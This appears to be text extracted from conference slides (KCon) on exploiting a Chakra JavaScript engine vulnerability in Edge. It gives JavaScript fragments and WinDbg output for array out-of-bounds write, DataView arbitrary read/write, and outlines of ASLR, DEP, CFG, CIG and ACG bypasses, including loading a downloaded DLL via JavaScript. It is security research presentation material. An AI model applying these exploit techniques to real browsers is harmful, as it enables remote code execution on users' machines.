function start()
{
    //... ..

    //4. edit var_Array_2.head.size
    //var_Array_1[0x24] = 0x7fffffff;

    var_Array_1.reverse();
    var_Array_1[9] = 0;
    var_Array_1[9] -= 1;
    var_Array_1.reverse();

    //... ..
}
start();
```

Array 1 Segment : head

Left:0x00000000

Length:0x0000002e

Size:0x00000023

Next segment

Buffer:0x00000023*8

Array 2 Segment : head

Left:0x00000023

Length:0x0000000b

Size:0xffffffff

OOB Write

KCon

Chakra vulnerability

Step 4

Edit var_Array_2.head.size

```
0:012> dd 000024d`7f752ac0
000024d`7f752ac0 00000000 0000002e 00000023 00000000
000024d`7f752ad0 7f587c00 000024d 00000001 00010000
000024d`7f752ae0 80000002 80000002 80000002 80000002
000024d`7f752af0 80000002 80000002 80000002 80000002
000024d`7f752b00 80000002 80000002 80000002 80000002
000024d`7f752b10 80000002 80000002 80000002 80000002
000024d`7f752b20 80000002 80000002 80000002 80000002
000024d`7f752b30 80000002 80000002 80000002 80000002
... ..
000024d`7f752be0 80000002 80000002 80000002 80000002
000024d`7f752bf0 00000000 00000023 ffffffff 00010000
000024d`7f752c00 00000000 00000000 00000002 00010000
000024d`7f752c10 80000002 80000002 80000002 80000002
000024d`7f752c20 80000002 80000002 80000002 80000002
```

Left, length, size

buffer

Left, length, size

OOB

KCon

Chakra vulnerability

Array 1 Segment : head
Left:0x00000000
Length:0x0000002e
Size:0x00000023
Next segment
Buffer:0x00000023*8
Array 2 Segment : head
Left:0x00000023
Length:0x0000000b
Size:0xffffffff

Segment : head.next
Left:0x00000023
Length:0x0000000b
Size:0x00000011
Next segment
0x7fffffff
Buffer:0x00000011*4

```
//var_Array_1[0x24] = 0x7fffffff;
```


Chakra vulnerability

Step 5

var_Array_2 OOB r/w

```
function start()
{
    //... ..

    //5. var_Array_2 OOB r/w
    var_Array_2.length = 0xffffffff;
    var_Array_2[0xfffffffffe] = 0x7fffffff;

    //... ..
}
start();
```

Array 2 Segment : head

Left:0x00000000

Length:0x0000000b

Size:0xffffffff

Next segment

Buffer:0x00000023*8

OOB 0xffffffff * 8

KCon

Chakra vulnerability

Step 5

var_Array_2 OOB r/w

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000fffffffffe rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
r8=00000000fffffffffe r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000fffffffffe r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```


Chakra vulnerability

Step 6

Fill Memory r/w

Inline Head

Edit NativeIntArray.length,
NativeIntArray.head.length,
NativeIntArray.size

```
0:021> dq 000001cb`bb76c100
000001cb`bb76c100 00007ff9`92e21988 000001cb`a5720f80
000001cb`bb76c110 00000000`00000000 00000000`00000005
000001cb`bb76c120 00000000`ffffff 000001cb`bb76c140
000001cb`bb76c130 000001cb`bb76c140 000001cb`a26cb920
000001cb`bb76c140 ffffffff 00000000 00000000`ffffff
000001cb`bb76c150 00000000 00000000 0c0c0c0c`0c0c0c0c
000001cb`bb76c160 0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c170 0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

Array.length

Array.head.length

Array.head.size

Chakra vulnerability


Step 6

Fill Memory r/w

Inline Head

Edit NativeIntArray.length,
NativeIntArray.head.length,
NativeIntArray.size

out of bound memory read/write



Chakra vulnerability

Step 6

Fill Memory r/w
DataView

```
var array buffer = new ArrayBuffer(0x10);  
var data view = new DataView(array buffer, 0,  
                               array buffer.byteLength);
```

```
0:020> u poi(00000255`ec1783c0)  
chakra!Js::DataView::`vftable':
```

```
0:023> dq 00000255`ec1783c0  
00000255`ec1783c0 00007ffd`5e7708e8 00000255`6c4e7b00  
00000255`ec1783d0 00000000`00000000 00000000`00000000  
00000255`ec1783e0 00000000`00000010 00000255`6c417fc0  
00000255`ec1783f0 00000000`00000000 0000024d`67013cc0
```

byteLength

buffer

Chakra vulnerability

Step 6

Fill Memory r/w
DataView

```
var array buffer = new ArrayBuffer(0x10);  
var data view = new DataView(array buffer, 0,  
                               array buffer.byteLength);
```

```
0:020> u poi(00000255`ec1783c0)  
chakra!Js::DataView::`vftable':
```

```
0:023> dq 00000255`ec1783c0  
00000255`ec1783c0 00007ffd`5e7708e8 00000255`6c4e7b00  
00000255`ec1783d0 00000000`00000000 00000000`00000000  
00000255`ec1783e0 00000000`ffffffff 00000255`6c417fc0  
00000255`ec1783f0 00000000`00000000 12121212`00000000
```

byteLength

buffer

Chakra vulnerability

Step 6

Fill Memory r/w
DataView

```
data_view.setUint32(0x34343434, 0xffffffff, true);
```

```
0:020> u poi(00000255`ec1783c0)  
chakra!Js::DataView::`vftable':
```

```
0:023> dq 00000255`ec1783c0  
00000255`ec1783c0 00007ffd`5e7708e8 00000255`6c4e7b00  
00000255`ec1783d0 00000000`00000000 00000000`00000000  
00000255`ec1783e0 00000000`ffffffff 00000255`6c417fc0  
00000255`ec1783f0 00000000`00000000 00001212`00000000  
... ..
```

```
00001212`34343434 ffffffff`00000000 00000000`00000000  
... ..
```

Chakra vulnerability

Step 6
Fill Memory r/w
DataView

```
data = data_view.getUint32(0x34343434, true);
```

```
0:020> u poi(00000255`ec1783c0)  
chakra!js::DataView::`vftable':
```

```
0:023> dq 00000255`ec1783c0  
00000255`ec1783c0 00007ffd`5e7708e8 00000255`6c4e7b00  
00000255`ec1783c0 00000000`00000000 00000000`00000000  
00000255`ec1783e0 00000000`ffffffff 00000255`6c417fc0  
00000255`ec1783f0 00000000`00000000 00001212`00000000  
... ..
```

```
00001212`34343434 ffffffff 00000000 00000000`00000000  
... ..
```


Chakra vulnerability

Step 6

Fill Memory r/w
DataView


```
0:013> r
rax=1111111100000000 rbx=00000132f6b57370 rcx=00000132fa427b00
rdx=00000000ffffffff rsi=0000000011111111 rdi=000001336b75c380
rip=00007ffd5e69c601 rsp=0000000d59bfb5a0 rbp=0000000000000004
r8=00000132fa0f7d50 r9=00000132f6b57370 r10=000001336b770800
r11=0000000d59bfb9d8 r12=0000000000000001 r13=00000132f6b2cf90
r14=0000000d59bfb620 r15=0000000011111111
ioopl=0          nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
chakra!Is::DataView::EntrySetUInt32+0x131:
00007ffd`5e69c601 mov     dword ptr [r15+rax], esi ds:11111111`11111111=????????
```


目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
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- 4、Bypass CIG
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- 6、Exploit
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Bypass ASLR



Module address and object address

```
0:025> da 1c9ec92f800
00001c9`ec92f800 00007ffd`5e7443c0 00001c9`94818f80
00001c9`ec92f810 00000000`00000000 00000000`00000005
00001c9`ec92f820 00000000`ffffffff 00001c9`ec92f840
00001c9`ec92f830 00001c9`ec92f840 00001c9`9463ffe0
00001c9`ec92f840 ffffffff`00000000 00000000`ffffffff
00001c9`ec92f850 00000000`00000000 12345678`003943a7
00001c9`ec92f860 0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
00001c9`ec92f870 0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
```

Vftable address

Heap address

Bypass ASLR

Module address and object address



Bypass DEP

ROP、VirtualProtect、VirtualAlloc

```
0:033> !address 0000015f`e5bbc020
Usage:                <unknown>
Base Address:         0000015f`e5bb0000
End Address:          0000015f`e5bbf000
Region Size:          00000000`0000f000 ( 60.000 kB)
State:                00001000      MEM_COMMIT
Protect:              00000004      PAGE_READWRITE
```

```
0:033> !address 0000015f`e5bbc020
Usage:                <unknown>
Base Address:         0000015f`e5bb0000
End Address:          0000015f`e5bbf000
Region Size:          00000000`0000f000 ( 60.000 kB)
State:                00001000      MEM_COMMIT
Protect:              00000040      PAGE_EXECUTE_READWRITE
```



目录

CONTENTS

- 1、Chakra vulnerability
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Bypass CFG

Control Flow Guard (CFG)

```
mov    eax, [edi]
call   dword ptr [eax+0A4h]
```

```
mov    eax, [edi]
mov    esi, [eax+0A4h] ; esi = virtual function
mov    ecx, esi
call   ds:___guard_check_icall_fptr //ntdll!LdrpValidateUserCallTarget
mov    ecx, edi
call   esi
```


Bypass CFG

Control Flow Guard (CFG)

bitmap

```
index  offset  : data
[0x0077b960] 0x01dee58c : 0x55555555
[0x0077b964] 0x01dee590 : 0x30010555
[0x0077b968] 0x01dee594 : 0x04541041
...
```

bt : 0x30010555 & 0x400 != 0



00000100 00000000 = 0x400

01010 = 0x0a = 10

Function
address : 0x77b96450
0x77b96450 : [01110111 10111001 01100100 01010000]

Bypass CFG

Leak stack address



```
0:010> !teb
TEB at 0000000c3a5a5000
ExceptionList: 0000000000000000
StackBase: 0000000c3bb00000
StackLimit: 0000000c3baf2000
SubSystemTib: 0000000000000000
FiberData: 00000000000001e00
ArbitraryUserPointer: 0000000000000000
Self: 0000000c3a5a5000
EnvironmentPointer: 0000000000000000
RpcHandle: 0000000000000000
Tls Storage: 00000194946ad690
PEB Address: 0000000c3a58c000
LastErrorValue: 0
```

Bypass CFG

Finding the return address of a specific function.

```
var test_array = new Array();  
var Array_1.__proto__.__defineGetter__( '0' , function()  
{
```

//finding code



```
});  
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator  
0b 000000c8`c1cfb950 00007ffd`5e478f04 chakra!Js::JavascriptOperators::CallGetter  
0c 000000c8`c1cfb9d0 00007ffd`5e3a74aa chakra!Js::ES5ArrayTypeHandlerBase<unsigned short>::GetItem  
0d 000000c8`c1cfba20 00007ffd`5e23e825 chakra!Js::DynamicObject::GetIt
```


Bypass CFG

Modify the function's return address.

```
var test_array = new Array();
var Array_1.__proto__.__defineGetter__( '0' , function()
{
    //finding code
    ... ..
    //modify the function's return address.
});
test_array[0];
```

```
0a 000000c8`c1cfb910 00007ffd`5e3f8c51 chakra!<lambda_60323657e3451426891a1b42b88bdafd>::operator()
0b 000000c8`c1cfb950 11111111`11111111 chakra!Js::JavascriptOperators::CallGetter
0c 000000c8`c1cfb9d0 000001fd`501f3e40 0x11111111`11111111
0d 000000c8`c1cfb9d8 000001fd`5035e760 0x000001fd`501f3e40
```

Bypass CFG

Control RIP.

```
0:009> g
chakra!Js::JavascriptOperators::CallGetter+0x7b:
00007ffd`5e3f8c27 c3          ret

0:009> dq rsp L1
000000c8`c1cfb9c8 11111111`11111111
```

目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass CIG

Code integrity mitigations

Mitigation	In scope	Out of scope
Arbitrary Code Guard(ACG)	Techniques that make it possible to dynamically generate or modify code in a process that has enabled the ProcessDynamicCodePolicy(ProhibitDynamicCode = 1).	• Bypasses that rely on thread opt out being enabled(AllowThreadOptOut = 1).
Code Integrity Guard(CIG)	Techniques that make it possible to load an improperly signed binary into a process that has enabled code signing restrictions(e.g. ProcessSignaturePolicy).	• In-memory injection of unsigned image codepages

Bypass CIG

```
BOOL WINAPI SetProcessMitigationPolicy(
    _In_ PROCESS_MITIGATION_POLICY MitigationPolicy,
    _In_ PVOID lpBuffer,
    _In_ SIZE_T dwLength
);


typedef struct _PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD MicrosoftSignedOnly :1;
            DWORD StoreSignedOnly :1;
            DWORD MitigationOptIn :1;
            DWORD ReservedFlags :29;
        };
    };
};

} PROCESS_MITIGATION_BINARY_SIGNATURE_POLICY, *PPROCESS_MITIGATION_BINARY_SIGNATURE_POLICY;
```

Bypass CIG

Code Integrity Guard (CIG)

Only properly signed DLLs are allowed to load by a process



us-14-Yu-Write-Once-Pwn-Anywhere

“LoadLibrary” via JavaScript

1. Download a DLL by XMLHttpRequest object, the file will be temporarily saved in the cache directory of IE;
2. Use "Scripting.FileSystemObject" to search the cache directory to find that DLL
3. Use copy
4. Modify "WS" crea
5. Create "%S

MAKE
LOADLIBRARY
GREAT AGAIN

Yunkai Zhang

Bypass CIG

“LoadLibrary” in ShellCode

- Load DLL file into Memory

- Parse PE header

- Reload sections

- Fix Import Table

- Rebase

Elevation of privilege is Quite Complex

Shellcode reusable

Increase privileges and Escape SandBox can be in a DLL

目录

CONTENTS

- 1、Chakra vulnerability
- 2、Bypass ASLR & DEP
- 3、Bypass CFG
- 4、Bypass CIG
- 5、Bypass ACG
- 6、Exploit
- 7、Q&A

Bypass ACG

Two general ways load malicious native code into memory

- Load malicious DLL/EXE from disk

- Dynamic generate code

CIG block the first way

- Only properly signed DLLs are allowed to load by a process

- Child process can not be created (Windows 10 1607)

ACG block the second way

- Code pages are immutable

